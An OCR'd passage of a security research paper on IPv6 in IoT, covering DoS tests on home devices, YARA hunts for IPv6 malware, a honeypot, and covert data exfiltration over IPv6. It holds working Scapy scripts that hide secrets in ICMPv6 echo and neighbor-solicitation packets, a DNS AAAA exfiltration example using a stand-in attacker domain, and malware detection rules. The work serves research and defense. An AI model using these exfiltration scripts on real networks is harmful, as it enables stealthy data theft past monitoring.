

Figure 13: Diagram of the setup for DoS attack tests against an IoT device

attack and smurf6 attack. Our experiments show that DDoS over IPv6 is very effective. Even carried out from a single device, we were able to produce a 100% packet loss from any client trying to connect to the device being attacked. In some cases the latency (milliseconds) is incremented by approximately 600%, in the case of the smurf6 attack against the Google Chromecast.

3 RESEARCH ON MALWARE USING IPV6

One of the key aspects this research explores is the use of IPv6 by IoT malware. Our focus is twofold: first, we attempt to find malware communicating with their command and control (C&C) server via IPv6, and second, we attempt to find malware attacking and abusing IPv6 vulnerabilities in a local network.

3.1 IoT malware C&C over IPv6

In order to hunt for malware using IPv6 we leveraged the power of Yara [39]. For this research we created two generic Yara rules that aimed to find any type of behavior associated with IPv6. The first YARA rule relies on the fact that IPv6 addresses must follow a predefined format in order to be valid. The second YARA

Table 2: Results of the DoS attacks on the laboratory devices

Device	Pre-Attack (avg. ms response)	Attacked with denial6	Attacked with smurf6
HikVision DS-2CD2020F-I	1.934	148.336 10% packet loss	100% packet loss
Philips Hue Bridge	0.499	78.941 20% packet loss	100% packet loss
Synology DS115J	0.549	0.643	0.741
Google Nest	1.869	1.488	5.472
Google Chromecast	8.264	20.013	157.155
Amazon Echo Dot (Alexa, 2nd gen)	3.822	5.477	42.091 80% packet loss

rule enables the retrieval of all the binaries that could have a hard coded command and control whose address is originated from an specific country and Regional Internet Registry (RIR). These rules are available in Appendix A.

These rules were run in VirusTotal's Retro Hunt engine [18] multiple times with slight variations. All searches returned unsuccessful matches.

3.2 IoT malware attacking over IPv6

The search of IoT malware attacking over IPv6 led to one malware known as Linux/IRCTelnet (new Aidra) [40]. A YARA rule for this malware can be found in Appendix A.

Linux/IRCTelnet has the capability to send crafted IPv6 packets for DDoS flooding, that can be spoofed with an specific IPv6 address to pretend the source address of the packets is other than the malware's real address, thus hiding the source of the traffic. The list of samples, that vary regarding different architectures, for this malware is:

```
SHA256 (darm) = 6c28655b6db1e7a15b1a63cbf8c5381f52c3dd21d2f0c77ed3df493c5fee9c2d
SHA256 (dmpl) = c79a27d2da7fe7abdf760a99e3981a4ff08d272a8c4a8a424f50a44073c19622
SHA256 (dmps) = fe564a794e3566607383da5220cf2cd46fb2f158b94694dab480f4215983dc2f
SHA256 (dppc) = e61df7abaa0cf737360ec69eea6b213ba11859122a15fa16ca6c1f763f3932f4
SHA256 (dsph) = 3260c30a0b920483fe0d3f4236cb9eb0aa5024eeda5a649816b492ac2ae0e8e1
SHA256 (dspr) = a1282c299c8d5c5dd81946af0374bd5688039f778c23052d3d5535889b312189
```

3.3 IPv6-only honeypot

To discover and collect data of attacks and malware for IPv6 in the wild, we set up a Raspberry Pi 3 as a real device honeypot with a global unicast address reachable from the Internet and the local network. The honeypot has only IPv6 enabled in the interface connected to the Internet. The device is running a docker container using Alpine Linux with ports 22/TCP, 23/TCP, 25/TCP, 443/TCP, 8080/TCP and 445/TCP forwarded from the Internet facing interface on the host device. All incoming traffic is allowed, and it is captured and stored for later analysis.

While is known that IPv4 honeypots receive thousands of attacks per minute, constantly, the IPv6 honeypot has not received any connection attempts as of the time of writing this report. IPv6 enabled devices are hard to find and therefore there are less connections and attacks.

4 DATA EXFILTRATION VIA IPV6

Exfiltration is the unauthorized exportation of sensitive data out of the network by connecting to an external destination and/or using covert channels. The latter is commonly used to exfiltrate information while being undetected or avoid any measure in place to stop the migration of data. There have been numerous studies on this topic [41] and, even to this day, data theft produced by breaches put exfiltration in the center of attention.

To exfiltrate data, networking and transportation layers (Figure 14) are commonly used as are low level layers that would require deep packet inspection to find occurrences or identify that the exfiltration is happening. They also provide fields and portions of data in the packet headers that are not commonly used or zeroed out. These sections can be used to store portions of data and could be unnoticed by analyzing the packet captures.

OSI model

Layer			Protocol data unit (PDU)	Function[19]
Host layers	7	Application	Data	High-level APIs, including resource sharing, remote file access
	6	Presentation		Translation of data between a networking service and an application; including character encoding, data compression and encryption/decryption
	5	Session		Managing communication sessions, i.e., continuous exchange of information in the form of multiple back-and-forth transmissions between two nodes
	4	Transport	Segment, Datagram	Reliable transmission of data segments between points on a network, including segmentation, acknowledgement and multiplexing
Media layers	3	Network	Packet	Structuring and managing a multi-node network, including addressing, routing and traffic control
	2	Data link	Frame	Reliable transmission of data frames between two nodes connected by a physical layer
	1	Physical	Bit, Symbol	Transmission and reception of raw bit streams over a physical medium

Figure 14: OSI Model and description of its layers. Layers 3 and 4 are highlighted in light orange and yellow respectively [9]

4.1 Tools of the trade

Several tools exist to carry out exfiltration via IPv6 network stack and we will cover some of them in this section. In this section we will describe IPv6teal [42] and IPv6DNSExfil [43], and how these tools are used to exfiltrate data via IPv6.

4.1.1 *IPv6teal*

The first one is IPv6teal [42] and consists of a receiver and sender (exfiltrate) script. This tool makes use of the Flow Label field [44] which is used to label sequences of packets and it has a fixed size of 20 bits as detailed in Figure 15. It makes use of this specific field because it could be variable and contains custom bits without impact on the packet reaching its destination. This detail makes a good candidate for storing data that could reach an endpoint safely while being hidden in normal traffic.

Offsets	Octet	0							1							2							3						
Octet	Bit	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
0	0	Version				Traffic Class								Flow Label																			
4	32	Payload Length																Next Header								Hop Limit							
8	64	Source Address																															
12	96																																
16	128																																
20	160																																
24	192	Destination Address																															
28	224																																
32	256																																
36	288																																

Figure 15: IPv6 packet header structure with Flow Label field (marked red) [10]

To be able to fit more data in fewer packets the author decided to use GZIP compression to accomplish this. In our tests, it took approximately 2 seconds and 15 packets to send a plain-text file containing the string `THISISASECRET` across the Internet. The information is transmitted with a magic value that marks the start and end of the flow of data. These magic

values also add more information about the data being transmitted. The flow of packets for our test end up being built as shown in Figure 16.



Figure 16: Flow of packets in data exfiltration experiments

The packets are built over two upper layers: the IPv6 layer and a "Raw" layer, which is only data appended to the last layer. The raw layer holds the magic values, discussed earlier, and tells the receiver when a transmission starts, how many bits are going to be transmitted and how many packets will be transmitted, not counting the packet ending the transmission.

Another exfiltration technique, on a higher level of the OSI Model, is done via DNS AAAA records [45]. The AAAA records were designed to be used with IPv6 addresses. When a client requests the IPv6 address of a domain it will utilize this record in order to get it from a DNS server. Although TXT records were commonly used for this as they can hold human-readable data, as well as machine-readable, queries to TXT records are less common and could be caught quickly during an study of the network flow.

4.1.2 *IPv6DNSExfil*

Tools like IPv6DNSExfil [43] make use of this technique in order to store a secret, in a pseudo-IPv6 address format, for a short period of time on AAAA records. It will make use of the *nsupdate* [46] tool to dynamically create said AAAA records and push them to an upstream DNS server thus exfiltrating the information. Figure 17 shows how a record is created, using the same secret that we utilized previously.

```
a.evilexample.com. 10 AAAA 2000:5448:4953:4953:4153:4543:5245:5400
                                T H  I S  I S  A S  E C  R E  T
```

- **DNS record**
- TTL
- Record Type
- Data

Figure 17: Packet creation example using DNS for data exfiltration

Once the record is put in place the attackers can utilize this data as they please, either by using it as a C&C (as suggested by the author [47]) or to just transfer the information from one endpoint to another with DNS queries to that specific server.

4.2 Custom exfiltration methods

Libraries like Scapy [48], for Python, make it easier for developers to interact with networking abstractions at a higher level. For example, with only two lines of code we are able to send a crafted packet to an IPv6 endpoint:

```
% sudo python3
Python 3.5.2 (default, Jul 10 2019, 11:58:48)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import IPv6,Raw,send
>>> send(IPv6(dst="XXXX:XXX:X:1662:7a8a:20ff:fe43:93d4")/Raw(load="test"))
.
Sent 1 packets.
```

And sniffing on the other endpoint we can see the packet reaching its destination with the extra raw layer that where we included the "test" string:

```
# tcpdump -s0 -l -X -i eth0 'ip6 and not icmp6'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
23:47:15.996483 IP6 XXXX:XXX:X:1663::1ce > XXXX:XXX:X:1662:7a8a:20ff:fe43:93d4: no next header
        0x0000:  6000 0000 0004 3b3e XXXX XXXX XXXX 1663  '.....;>.......c
        0x0010:  0000 0000 0000 01ce XXXX XXXX XXXX 1662  ..............b
        0x0020:  7a8a 20ff fe43 93d4 7465 7374 0000       z....C..test..
```

Using this same approach we can start generating traffic dynamically using Scapy instead of just sending packets without an upper transportation layer. One case would be making use of ICMPv6 protocol [49], which is an improved version of its IPv4 relative. A "classic" exfiltration method using this protocol is using the echo and reply messages (commonly used by ping6 networking tool) to send data outside the network without establishing a connection like TCP. This way we can send specific chunks of data over IPv6 via ICMPv6 echo requests to a remote host sniffing the network. Take a look at this code, for example:

```
from scapy.all import IPv6,ICMPv6EchoRequest,send
import sys

secret   = "THISISASECRET" # hidden info stored in the packet
endpoint = sys.argv[1] # addr where are we sending the data

# taken from a random ping6 packet
#        0x0030:  1e38 2c5f 0000 0000 4434 0100 0000 0000  .8,_....D4......
#        0x0040:  1011 1213 1415 1617 1819 1a1b 1c1d 1e1f  ................
#        0x0050:  2021 2223 2425 2627 2829 2a2b 2c2d 2e2f  .!"#$%&'()*+,-./
#        0x0060:  3031 3233 3435 3637                      01234567
data =  "\x1e\x38\x2c\x5f\x00\x00\x00\x00\x44\x34\x01\x00\x00\x00\x00\x00" \
        "\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f" \
        "\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f" \
        "\x30\x31\x32\x33\x34\x35\x36\x37"

def sendpkt(d):
  if len(d) == 2:
    seq = (ord(d[0])<<8) + ord(d[1])
  else:
    seq = ord(d)
  send(IPv6(dst=endpoint)/ICMPv6EchoRequest(id=0x1337,seq=seq, data=data))

# encrypt data with key 0x17
xor = lambda x: ''.join([ chr(ord(c)^0x17) for c in x])

i=0
for b in range(0, len(secret), 2):
  sendpkt(xor(secret[b:b+2]))
```

This script will make use of the secret string we have been sending previously, encrypt it using the XOR cipher, and send each two bytes of that secret encrypted string via an ICMPv6 echo request with an specific ID. Those two bytes are hidden in the sequence field, which is a short integer field, and can be decrypted on destination by a receiver. Also, we are setting up the packet with an specific ID (in this case 0x1337) because we want to easily recognize the packet as one of ours among the flow of networking traffic. So, let's send a secret!

```
% sudo python3 ipv6_icmp6_exfil.py XXXX:XXX:X:1663::1ce
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

From the other side of the line there's going to be a receiver. The receiver will check the ID of the ICMPv6 echo request and, if it matches, it will decode the data being sent over the sequence field. The code looks like this:

```
from scapy.all import sniff,IPv6,ICMPv6EchoRequest
import sys

xor = lambda x: chr(x ^ 0x17)

def pkt(p):
  if 'ICMPv6EchoRequest' in p and p['ICMPv6EchoRequest'].id == 0x1337:
    s = p['ICMPv6EchoRequest'].seq
    print(xor((s & 0xff00)>>8) + xor(s & 0xff), end='')
    sys.stdout.flush()

sniff(filter="ip6 and icmp6", prn=pkt)
```

After running it, the script will sniff the network for IPv6 and ICMPv6 packets, specifically. This network sniffing is powered by tcpdump filters which will process packets that could be of our interests. Once the packet is captured is processed by the pkt() function which will check the ICMPv6 ID and if it matches to the ID we are looking for it will decrypt the information and print it to the screen:

```
% sudo python3 ipv6_icmp6_recv.py
THISISASECRET
```

The process can be explained in a simpler way via flow graph in Figure 18.



Figure 18: Packets with encrypted data in the sequence field are received and decrypted

The proof-of-concept highlighted here took the same time as, for example, IPv6teal with 2 seconds to transmit the secret string and mimics (almost) normal ICMPv6 that ping6 produces. We did a test with 1 kilobyte of data to be transmitted using this technique across the Internet and it took 8 minutes and 42 seconds to complete the task.

5 CONCLUSIONS

In this research, we explored the IPv6 ecosystem for IoT devices. IPv6 global adoption is growing slowly, however the usage of IPv6 in local networks is growing faster. The global adoption is largely influenced by router manufacturers. While most of the new IoT devices

have link-local IPv6 implemented by default now, many routers still do not have it enabled. The implementation of 5G may produce a significant increase in IPv6 adoption along with the fact that the amount of devices connected to the Internet is significantly growing. For that reason, attacks for IPv6 may arise in the long term and security measures should be taken into consideration at the network level. The use of IPv6 by attackers is a topic that has been analysed in the past, but from our research we found that malware on IoT is not yet exploiting vulnerabilities on IPv6.

One of the main questions that remain to be answered is what can be expected when the IPv6 adoption is completed. We summarize next the main aspects to consider when this happens:

- IPv4 will still be supported and available for backwards compatibility for a long time. In the internal network IPv4 will still be important for the NAT mechanism. This will make the network as insecure as the weakest protocol.
- IoT devices with IPv6 may be directly connected to the Internet making them more susceptible to attacks. Exposed devices may jeopardize home network security.
- Device discovery will be a significant challenge. In local networks, devices will rely increasingly on neighbour discovery and not scanning techniques to discover neighboring devices.
- Defenses that rely on application level data, such as URLs, domains, etc, will still be useful in IPv6.
- Defenses that rely on data from lower layers (not application layer) will have to adapt, requiring more research to study and understand the differences of IPv6 and IPv4 attacks.
- Malware authors rely on application layer protocols for their C&C, whether via IPv6 or IPv4. The behavior of the communication can be still studied by analysing upper level layers behavior or the flows (duration, packet size, etc).
- All the IoC and blacklists based on IPv4 addresses will not be useful anymore. IoCs and blacklist for IPv6 should be considered or other solutions implemented.
- Security software will have to adapt and expand its protection measures to both IPv6 and IPv4 stacks in order to cover the full spectrum of the current internet connectivity.
- A particular problem is the fact that in IPv6 addresses can have multiple string representations. For example the address `fe80::1` is the same device as `fe80:0000::1` and many others.

REFERENCES

[1] Ipv6 capability metrics. https://stats.labs.apnic.net/ipv6/XA. (Accessed on 10/05/2020).

[2] Ipv6 – google. https://www.google.com/intl/en/ipv6/statistics.html#tab=per-country-ipv6-adoption. (Accessed on 07/27/2020).

[3] As transit for ipv4 and ipv6. https://6lab.cisco.com/stats/cible.php?country=world&option=prefixes. (Accessed on 07/27/2020).

[4] Ipv6 – google. https://www.google.com/intl/en/ipv6/statistics.html#tab=ipv6-adoption. (Accessed on 07/27/2020).

[5] Cisco use of web ipv6 statistics. https://6lab.cisco.com/stats/cible.php?country=world&option=content. (Accessed on 07/27/2020).

[6] Shodan beta: Search ipv6 and filtered by country. https://beta.shodan.io/search/facet?query=ipv6&facet=country. (Accessed on 07/27/2020).

[7] Projection of ipv6 metrics. https://www.vyncke.org/ipv6status/project.php. (Accessed on 07/23/2020).

[8] Nvd - search and statistics. https://nvd.nist.gov/vuln/search. (Accessed on 07/27/2020).

[9] Osi model - wikipedia. https://en.wikipedia.org/wiki/OSI_model. (Accessed on 10/05/2020).

[10] Ipv6 packet - wikipedia. https://en.wikipedia.org/wiki/IPv6_packet. (Accessed on 10/05/2020).

[11] Ipv6 measurement maps. https://stats.labs.apnic.net/ipv6/. (Accessed on 07/27/2020).

[12] State of the internet ipv6 adoption visualization | akamai. https://www.akamai.com/us/en/resources/our-thinking/state-of-the-internet-report/state-of-the-internet-ipv6-adoption-visualization.jsp. (Accessed on 07/27/2020).

[13] Usage statistics of ipv6 for websites, october 2020. https://w3techs.com/technologies/details/ce-ipv6. (Accessed on 07/27/2020).

[14] Measurements | world ipv6 launch. https://www.worldipv6launch.org/measurements/. (Accessed on 07/27/2020).

[15] Alexa - top sites. https://www.alexa.com/topsites. (Accessed on 09/30/2020).

[16] 6lab ipv6 website. https://6lab.cisco.com/stats/information.php#content. (Accessed on 07/27/2020).

[17] Shodan: Search engine for internet of things. https://www.shodan.io/. (Accessed on 07/27/2020).

[18] Virustotal. https://www.virustotal.com/gui/home/upload. (Accessed on 07/27/2020).

[19] Url and website scanner - urlscan.io. https://urlscan.io/. (Accessed on 07/27/2020).

[20] Urlhaus | malware url exchange. https://urlhaus.abuse.ch/. (Accessed on 07/27/2020).

[21] Any.run - interactive online malware sandbox. https://any.run/. (Accessed on 07/27/2020).

[22] Greynoise intelligence. https://greynoise.io/. (Accessed on 07/27/2020).

[23] Ipv6 is accelerating as ipv4 is nearing its peak. https://blogs.infoblox.com/ipv6-coe/ipv6-is-accelerating-as-ipv4-is-nearing-its-peak/, 2016. (Accessed on 07/27/2020).

[24] John Pickard, Mark Angolia, and Dale Drummond. Ipv6 diffusion milestones: Assessing the quantity and quality of adoption. *Journal of International Technology and Information Management*, 28(1):2–28, 2019.

[25] If the implementation of ipv6 was mandated for tomorrow, who is ready? https://www.cbronline.com/opinion/implementation-of-ipv6. (Accessed on 07/27/2020).

[26] Common vulnerabilities and exposures for ipv6. https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=IPv6. (Accessed on 07/27/2020).

[27] Common vulnerabilities and exposures (cve®). https://cve.mitre.org/cve/. (Accessed on 07/27/2020).

[28] Cisco nexus 9000 series fabric switches application centric infrastructure mode default ssh key vulnerability. https://attackerkb.com/topics/KmiVPM0LeJ/cisco-nexus-9000-series-fabric-switches-application-centric-infrastructure-mode-default-ssh-key-vulnerability. (Accessed on 10/05/2020).

[29] Cve-2020-8138. ssrf protection bypass in calendar subscriptions (nc-sa-2020-014). https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-8138. (Accessed on 07/27/2020).

[30] Cve - cve-2020-7457. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-7457. (Accessed on 07/27/2020).

[31] Cve - cve-2020-7457. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-7457. (Accessed on 07/27/2020).

[32] Cve - cve-2020-1613. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1613. (Accessed on 07/27/2020).

[33] The common vulnerability scoring system (cvss) and its applicability to federal agency systems. https://www.govinfo.gov/content/pkg/GOVPUB-C13-19c8184048f013016412405161920394/pdf/GOVPUB-C13-19c8184048f013016412405161920394.pdf. (Accessed on 10/23/2020).

[34] Rfc 5157 - ipv6 implications for network scanning. https://tools.ietf.org/html/rfc5157#ref-1, 2008. (Accessed on 06/17/2020).

[35] Thc-ipv6-attack-toolkit/alive6 - aldeid. https://www.aldeid.com/wiki/THC-IPv6-Attack-Toolkit/alive6. (Accessed on 10/05/2020).

[36] ping6(8) - linux man page. https://linux.die.net/man/8/ping6. (Accessed on 10/05/2020).

[37] pkg-thc-ipv6/passive_discovery6.c at master · mmoya/pkg-thc-ipv6. https://github.com/mmoya/pkg-thc-ipv6/blob/master/passive_discovery6.c. (Accessed on 10/05/2020).

[38] vanhauser-thc/thc-ipv6: Ipv6 attack toolkit. https://github.com/vanhauser-thc/thc-ipv6. (Accessed on 10/05/2020).

[39] Yara - the pattern matching swiss knife for malware researchers. https://virustotal.github.io/yara/. (Accessed on 10/23/2020).

[40] Malware must die!: Mmd-0059-2016 - linux/irctelnet (new aidra) - a ddos botnet aims iot w/ ipv6 ready. https://blog.malwaremustdie.org/2016/10/mmd-0059-2016-linuxirctelnet-new-ddos.html, 2016. (Accessed on 07/27/2020).

[41] Researchers devise "perfect" data exfiltration technique | securityweek.com. https://www.securityweek.com/researchers-devise-perfect-data-exfiltration-technique. (Accessed on 10/05/2020).

[42] christophetd/ipv6teal: Stealthy data exfiltration via ipv6 covert channel. https://github.com/christophetd/IPv6teal. (Accessed on 10/05/2020).

[43] Dshield-isc/ipv6dnsexfil: Data exfiltration and command execution via aaaa records. https://github.com/DShield-ISC/IPv6DNSExfil. (Accessed on 10/05/2020).

[44] Rfc 8200 - internet protocol, version 6 (ipv6) specification. https://tools.ietf.org/html/rfc8200#section-6. (Accessed on 10/05/2020).

[45] Rfc 3596 - dns extensions to support ip version 6. https://tools.ietf.org/html/rfc3596#page-3. (Accessed on 10/05/2020).

[46] nsupdate(8): Dynamic dns update utility - linux man page. https://linux.die.net/man/8/nsupdate. (Accessed on 10/05/2020).

[47] Command and control channels using "aaaa" dns records. https://isc.sans.edu/forums/diary/Command+and+Control+Channels+Using+AAAA+DNS+Records/21301/. (Accessed on 10/05/2020).

[48] Scapy. https://scapy.net/. (Accessed on 10/05/2020).

[49] Rfc 4443 - internet control message protocol (icmpv6) for the internet protocol version 6 (ipv6) specification. https://tools.ietf.org/html/rfc4443. (Accessed on 10/05/2020).

A APPENDIX A: YARA RULES

A.1 Rule 1: ELF files using IPv6

```
import "elf"
rule linux_ipv6_catcher
{
    meta:
    autor= "@_lubiedo"

    strings:
        // try to get any IPv6 address
        $ipv6 = /([a-f0-9:]+:+)+[a-f0-9]+/ fullword ascii nocase
    condition:
        ( elf.type == elf.ET_EXEC and filesize < 1MB ) and $ipv6
}
```

A.2 Rule 2: Automatic Generation of YARA Rules

A.2.1 *File: get.sh - Gets countries IPv6 ranges*

```
#!/bin/bash
URL='http://ipverse.net/ipblocks/data/countries/{country}-ipv6.zone'
OUT="countries"

[ ! -d "${OUT}" ] && mkdir $OUT
for l1 in {a..z};do
  for l2 in {a..z};do
    URLCR=${URL/\{country\}/${l1}${l2}}
    NAME=$( sed -E 's/^.+\/(.+)$/\1/'<<<$URLCR )
    curl -fsS -o ${OUT}/${NAME} ${URLCR} && \
      echo "[+] IPv6 range for country ${l1}${l2}"
  done
done
```

A.2.2 *File: ipv6range2yara.py - Transforms IPv6 ranges into yara rules*

```
#!/usr/bin/env python3
import sys,os
import tenjin
from tenjin.helpers import *

eng = tenjin.Engine(postfix='.pyyar', cache=tenjin.MemoryCacheStorage())

def die(s):
  sys.stderr.write(s)
  quit(1)

def main(cr):
  global eng
  path = 'countries/{}-ipv6.zone'.format(cr)

  if not os.path.exists(path):
    die('Error: {} doesn\'t exists\n'.format(path))

  addrs = []
  with open(path, 'r') as fd:
    lines = fd.readlines()
  for line in lines:
    if line[0] == '#' or len(line) == 0:
      continue
```

```
    addrs.append(line[0:line.find('::')] + ':')

  output = eng.render(':rule', context={
    'cr':cr, 'addrs': addrs
  })
  print(output)

if __name__ == '__main__':
  if len(sys.argv) != 2 or len(sys.argv[1]) != 2:
    die('{} <country_code>\n'.format(sys.argv[0]))
  main(sys.argv[1])
```

A.2.3 File: rule.pyyar - Yara rule template

```
// automatically generated rule
import "elf"

rule ipv6_${cr}_range {
  strings:
<?py for i,a in enumerate(addrs): ?>
    $addr${i} = "${a}" ascii
<?py #endfor ?>
  condition:
    // uint32(0) == 0x7F454C46
    elf.type == elf.ET_EXEC
      and any of ($addr*)
}
```

A.2.4 File: linux_ddos_irctelnet.yar

```
rule linux_ddos_irctelnet
{
    meta:
    author      = "@_lubiedo"
    date        = "2020-08-25"
    description = "IRCTelnet/New Aidra DDoS botnet"

    strings:
        // special strings
        $str0 = "%x:%x:%x:%x:%x:%x:%x:%x"
        $str1 = "/etc/firewall_stop"
        $str2 = "%d.%d.0.0"
        $str3 = "rm -f %s/*"
        $str4 = "USER %s . . : ."

        $attack0 = "fin.ack.psh"
        $attack1 = "ack.psh.rst"
        $attack2 = "ack.psh.urg"
        $attack3 = "fin.psh"
        $attack4 = "fin.ack"
        $attack5 = "syn.ack"
        $attack6 = "ack.psh"
        $attack7 = "ack.rst"

    condition:
        ( uint32(0) == 0x464c457f and filesize < 1MB ) and 3 of ($str*)
            and any of ($attack*)
}
```

B APPENDIX B: IPV6 ICMPV6 NEIGHBOR SOLICITATION EXFILTRATION

B.0.1 File: ipv6_icmp6_exfil.py

```
from scapy.all import IPv6,ICMPv6ND_NS,send

data = "THISISASECRET" # hidden info stored in the target field of the ND pkt
endpoint = "fe80::7a8a:20ff:fe43:93d5" # addr where are we sending the data

def sendpkt(target):
    send(IPv6(dst=endpoint)/ICMPv6ND_NS(tgt=target))

i=0
while True:
    dst_prefix  = "fe80::"
    dst_addr    = list()
    for j in range(8):
        if i > len(data):
            dst_addr.append(0)
        else:
            dst_addr.append(ord(data[i-1]))
        i+=1

    sendpkt('%s%02x%02x:%02x%02x:%02x%02x:%02x%02x' % ( \
        dst_prefix,dst_addr[0],dst_addr[1], \
        dst_addr[2],dst_addr[3],dst_addr[4], \
        dst_addr[5],dst_addr[6],dst_addr[7]))
    if i >= len(data):
        break
```